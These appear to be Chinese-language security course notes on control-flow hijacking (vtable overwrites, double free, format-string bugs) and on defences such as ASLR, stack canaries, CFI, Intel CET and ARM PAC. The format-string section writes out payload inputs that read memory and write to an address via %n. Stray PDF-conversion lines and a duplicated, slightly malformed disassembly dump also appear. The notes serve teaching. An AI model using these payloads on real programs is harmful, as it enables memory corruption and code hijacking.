
堆是程序员主动分配malloc的数据所在

由下向上堆放


而栈是编译器自动分配的数据所在

三种情况：


1.局部变量



2.静态数据（常量及static）




3. 动态分配



### Corrupting Function Pointers in Heap

ptr指向虚函数表vtable，若能覆盖FP1,那么若激活 object T 的任何方法，控制流将跳转至被篡改的指针指向的区域




### General Control Hijacking

- 覆盖步骤 (Overwrite Step)：找到方法修改程序中的“控制流指针”如Ret Addr, Frame Ptr, Func Ptr, Exce Hldr 等，再指向特定目标
- 激活步骤 (Activate Step)：修改控制流指针后，攻击者需触发相应机制来激活被篡改的指针

## More Hijacking Opportunities

### Integer Overflows

通过整数溢出攻击（利用整数溢出时值为0）



豆包

你的 AI 助手，助力每日工作学习

## Double Free

使内存管理器向特定位置写入数据，典型例子是破坏内存管理数据结构，修改vtable指向地址

## String Formatting

针对格式函数与栈参数不匹配的攻击，如

```
printf ("a has value %d, b has value %d, c is at address: %08x\n", a, b);
```

后果是引发非法访问illegal access

```
int main(int argc, char *argv[]){
    char user_input[100];
    scanf("%s", user_input);
    printf(user_input);
    .....
    return 0;
}
```

对以上代码

- 如果输入"%s%s%s%s%.... "，则等价于printf(%s%s%s%s%....)，会不断从栈中读取地址并打印，泄露更多内存数据
- 如果输入"\x10\x01\x48\x08 %x %x %x %s"则会读取并打印地址 0x10014808 处的内容
- 输入如"\x10\x01\x48\x08 %x %x %x %x %n"则会向 0x10014808 处写入数据
- 此外还可以造成崩溃来破坏可用性availability

要利用String Formatting攻击修改返回地址，需要知道：

1. 返回地址的具体值
2. 返回地址在栈中的位置
3. 计算返回地址的写入值

## Defences


防止劫持攻击的方法主要包括：

1. 修复漏洞
2. 监测到溢出时停止运行

一种有效方法是将内存（堆栈）标记为不可运行，但部分应用需要运行堆栈，且该方法无法抵挡return-to-libc攻击

### return-to-libc

利用 `libc.so` 中已有的函数（如 `exec()`）和“`/bin/sh`”字符串，不注入自定义的攻击代码，而是借助程序已加载的库函数实现攻击，可绕过部分代码执行保护机制




### 地址空间布局随机化 (ASLR) 技术

将栈 (Stack) 和堆 (Heap) 的起始位置随机化，同时将共享库 (Shared Libraries) 在进程内存中的映射位置也随机化。这样攻击者难以直接跳转到特定的执行函数 (如 `exec`)，增加了攻击难度

但在32位系统中随机性不足，仍可能失效

	Code Injection	Arc Injection
Stack	Non-Execute or ASLR	ASLR
Heap	Non-Execute or ASLR	ASLR
Exception Handlers	Non-Execute or ASLR	ASLR

## StackGuard



通过在栈帧中随机位置嵌入“金丝雀（Canary）”值，并在函数返回前验证该值的完整性，来检测栈是否被篡改

但如果攻击能不改变Canary值或者异常在 Canary 检查前触发，那么StackGuard就不能提供完全保护

具有增强版ProPolice，/GS和堆版本PointGuard

无法防御整数溢出攻击

## SAFESEH & SEHOP


针对异常的安全防护机制

## Libsafe

防范因 `strcpy` 导致的栈溢出风险

	Code Injection	Arc Injection
Stack	Non-Execute or ASLR StackGuard(Canaries) ProPolice or /GS libsafe	ASLR StackGuard(Canaries) ProPolice or /GS libsafe
Heap	Non-Execute or ASLR PointGuard	ASLR PointGuard
Exception Handlers	Non-Execute or ASLR SAFESEH and SEHOP	ASLR SAFESEH and SEHOP

## Control Flow Integrity



豆包

你的 AI 助手，助力每日工作学习

CFI (Control Flow Integrity, 控制流完整性) 技术是一种旨在确保程序运行时控制流严格遵循合法路径、防御控制劫持攻击（如 ROP、JOP 等）的安全机制

### CFI概念


1. Control Flow Graph Construction
2. Forward Edge
3. Backward Edge

CFG (Control Flow Graph, 控制流图) 是一种用图形符号表示程序执行时所有可能遍历路径的方法，它描述了程序运行时控制流的走向

**前向边 (Forward Edge):** 从调用者 (Caller) 到被调用者 (Callee) 的控制流转移边，常用 `callq` 和 `jmp` 指令实现，分为两类：

- 直接转移 (Direct Transfer): 目标地址是静态确定的常量 (如直接函数调用)。
- 间接转移 (Indirect Transfer): 目标地址在运行时动态计算确定 (如通过函数指针调用)。

**后向边 (Backward Edge):** 从被调用者 (Callee) 回到调用者 (Caller) 的控制流转移边，常用 `retq` 指令实现




## Protecting Backward Edges

通过影子栈Shadow Stack

它与程序调用栈同步，用于存储合法的返回地址

调用Call指令时，程序不仅将返回地址压入正常数据栈，也压入一个独立于数据栈的备份栈即影子栈

调用Ret指令时，比较数据栈和影子栈中的返回地址是否一致



### CFI Practice

软件实现：Clang/LLVM

通过编译器技术在代码编译阶段构建控制流检查机制

如下图中如果启用，则多出高亮代码进行检查

```

Dump of assembler code for function main:
0x0000000000400620 <+0>: push    %rbp
0x0000000000400621 <+1>: mov     %rsp,%rbp
0x0000000000400624 <+4>: sub    $0x20,%rsp
0x0000000000400628 <+8>: movabs $0x40075c,%rax
0x0000000000400632 <+18>: movabs $0x400690,%rcx
0x000000000040063c <+28>: mov    %edi,-0x14(%rbp)
0x000000000040063f <+31>: mov    %rsi,-0x20(%rbp)
0x0000000000400643 <+35>: mov    %rcx,-0x8(%rbp)
0x0000000000400647 <+39>: mov    %rax,%rdi
0x000000000040064a <+42>: mov    $0x0,%al
0x000000000040064c <+44>: callq  0x400470 <printf@plt>
0x0000000000400651 <+49>: movabs $0x400772,%rdi
0x000000000040065b <+59>: lea    -0x10(%rbp),%rsi
0x000000000040065f <+63>: mov    $0x0,%al
0x0000000000400661 <+65>: callq  0x400490
<__isoc99_scanf@plt>
0x0000000000400666 <+70>: movabs $0x400690,%rcx
0x0000000000400670 <+80>: mov    -0x8(%rbp),%rax
0x0000000000400674 <+84>: cmp    %rcx,%rax
0x0000000000400677 <+87>: je     0x40067b <main+91>
0x0000000000400679 <+89>: ud2
0x000000000040067b <+91>: lea    -0x10(%rbp),%rdi
0x000000000040067f <+95>: callq  *%rax
0x0000000000400681 <+97>: xor    %eax,%eax
0x0000000000400683 <+99>: add    $0x20,%rsp
0x0000000000400687 <+103>: pop    %rbp
0x0000000000400688 <+104>: retq
End of assembler dump.

```

硬件实现：Intel CET/ ARM PAC

Intel CET是集成在 Intel CPU 中的硬件功能，旨在抵御控制流劫持攻击其包含两个核心组件：

Shadow Stack（影子栈）：保护后向边。检查数据栈中返回地址和提前备份的影子栈中返回地址是否一致

Indirect Branch Tracking (IBT, 间接分支跟踪)：保护前向边（即 JMP 和 CALL 指令，尤其是间接转移操作）。编译器在程序合法的间接调用和跳转目标地址处插入 ENDBR 指令（标记有效跳转目标）。当程序执行间接跳转时，IBT 检查目标地址是否有 ENDBR 标记。若目标地址未被标记，跳转将被阻止，从而防止攻击者利用恶意的间接跳转

Dump of assembler code for function main:

```

0x000000000000000b <+0>: endbr64
0x000000000000000f <+4>: push    %rbp
0x0000000000000010 <+5>: mov     %rsp,%rbp
0x0000000000000013 <+8>: sub    $0x20,%rsp
0x0000000000000017 <+12>: mov    %edi,-0x14(%rbp)
0x000000000000001a <+15>: mov    %rsi,-0x20(%rbp)
0x000000000000001e <+19>: movq   $0x0,-0x8(%rbp)
0x0000000000000024 <+27>: mov    -0x8(%rbp),%rdx
0x000000000000002a <+31>: mov    $0x0,%eax
0x000000000000002f <+36>: callq  *%rdx
0x0000000000000031 <+38>: mov    $0x0,%eax
0x0000000000000036 <+43>: leaveq
0x0000000000000037 <+44>: retq

```

End of assembler dump.

Dump of assembler code for function test:

```

0x0000000000000000 <+0>: endbr64 ←
0x0000000000000004 <+4>: push    %rbp
0x0000000000000005 <+5>: mov     %rsp,%rbp
0x0000000000000008 <+8>: mov    $0x0,%eax
0x000000000000000d <+13>: pop    %rbp
0x000000000000000e <+14>: retq

```

End of assembler dump.

```
Dump of assembler code for function main:
0x0000000000000000b <+0>: endbr64
0x0000000000000000f <+4>: push    %rbp
0x00000000000000010 <+5>: mov     %rsp,%rbp
0x00000000000000013 <+8>: sub    $0x20,%rsp
0x00000000000000017 <+12>: mov    %edi,-0x14(%rbp)
0x0000000000000001a <+15>: mov    %rsi,-0x20(%rbp)
0x0000000000000001e <+19>: movq   $0x0,-0x8(%rbp)
0x00000000000000024 <+27>: mov    -0x8(%rbp),%rdx
0x0000000000000002a <+31>: mov    $0x0,%eax
0x0000000000000002f <+36>: callq  *%rdx
0x00000000000000031 <+38>: mov    $0x0,%eax
0x00000000000000036 <+43>: leaveq
0x00000000000000037 <+44>: retq

End of assembler dump.
```

Dump of assembler code for function test:

```
0x0000000000000000 <+0>: endbr64
0x0000000000000004 <+4>: push    %rbp
0x0000000000000005 <+5>: mov     %rsp,%rbp
0x0000000000000008 <+8>: mov    $0x0,%eax
0x000000000000000d <+13>: pop    %rbp
0x000000000000000e <+14>: retq

End of assembler dump.
```



## ARM PAC

通过在指针中添加加密签名（认证元数据）验证指针合法性，防止攻击者篡改指针实施控制流劫持攻击



```

00000000000007f4 <foo>:
7f4: d503233f paciasp
7f8: a9b67bfd stp x29, x30, [sp, #-160]!
7fc: 910003fd mov x29, sp
800: f9000fa0 str x0, [x29, #24]
804: 90000080 adrp x0, 10000 <__FRAME_END__+0xf6e0>
808: f947f000 ldr x0, [x0, #4064]
80c: f9400001 ldr x1, [x0]
810: f9004fa1 str x1, [x29, #152]
814: d2800001 mov x1, #0x0 // #0
818: f9400fa0 ldr x0, [x29, #24]
81c: 91002000 add x0, x0, #0x8
820: f9400001 ldr x1, [x0]
824: 910083a0 add x0, x29, #0x20
828: 97fffffae bl 6e0 <strcpy@plt>
82c: d503201f nop
830: 90000080 adrp x0, 10000 <__FRAME_END__+0xf6e0>
834: f947f000 ldr x0, [x0, #4064]
838: f9404fa1 ldr x1, [x29, #152]
83c: f9400000 ldr x0, [x0]
840: ca000020 eor x0, x1, x0
844: f100001f cmp x0, #0x0
848: 54000040 b.eq 850 <foo+0x5c> // b.none
84c: 97ffff99 bl 6b0 <__stack_chk_fail@plt>
850: a8ca7bfd ldp x29, x30, [sp], #160
854: d50323bf autiasp
858: d65f03c0 ret

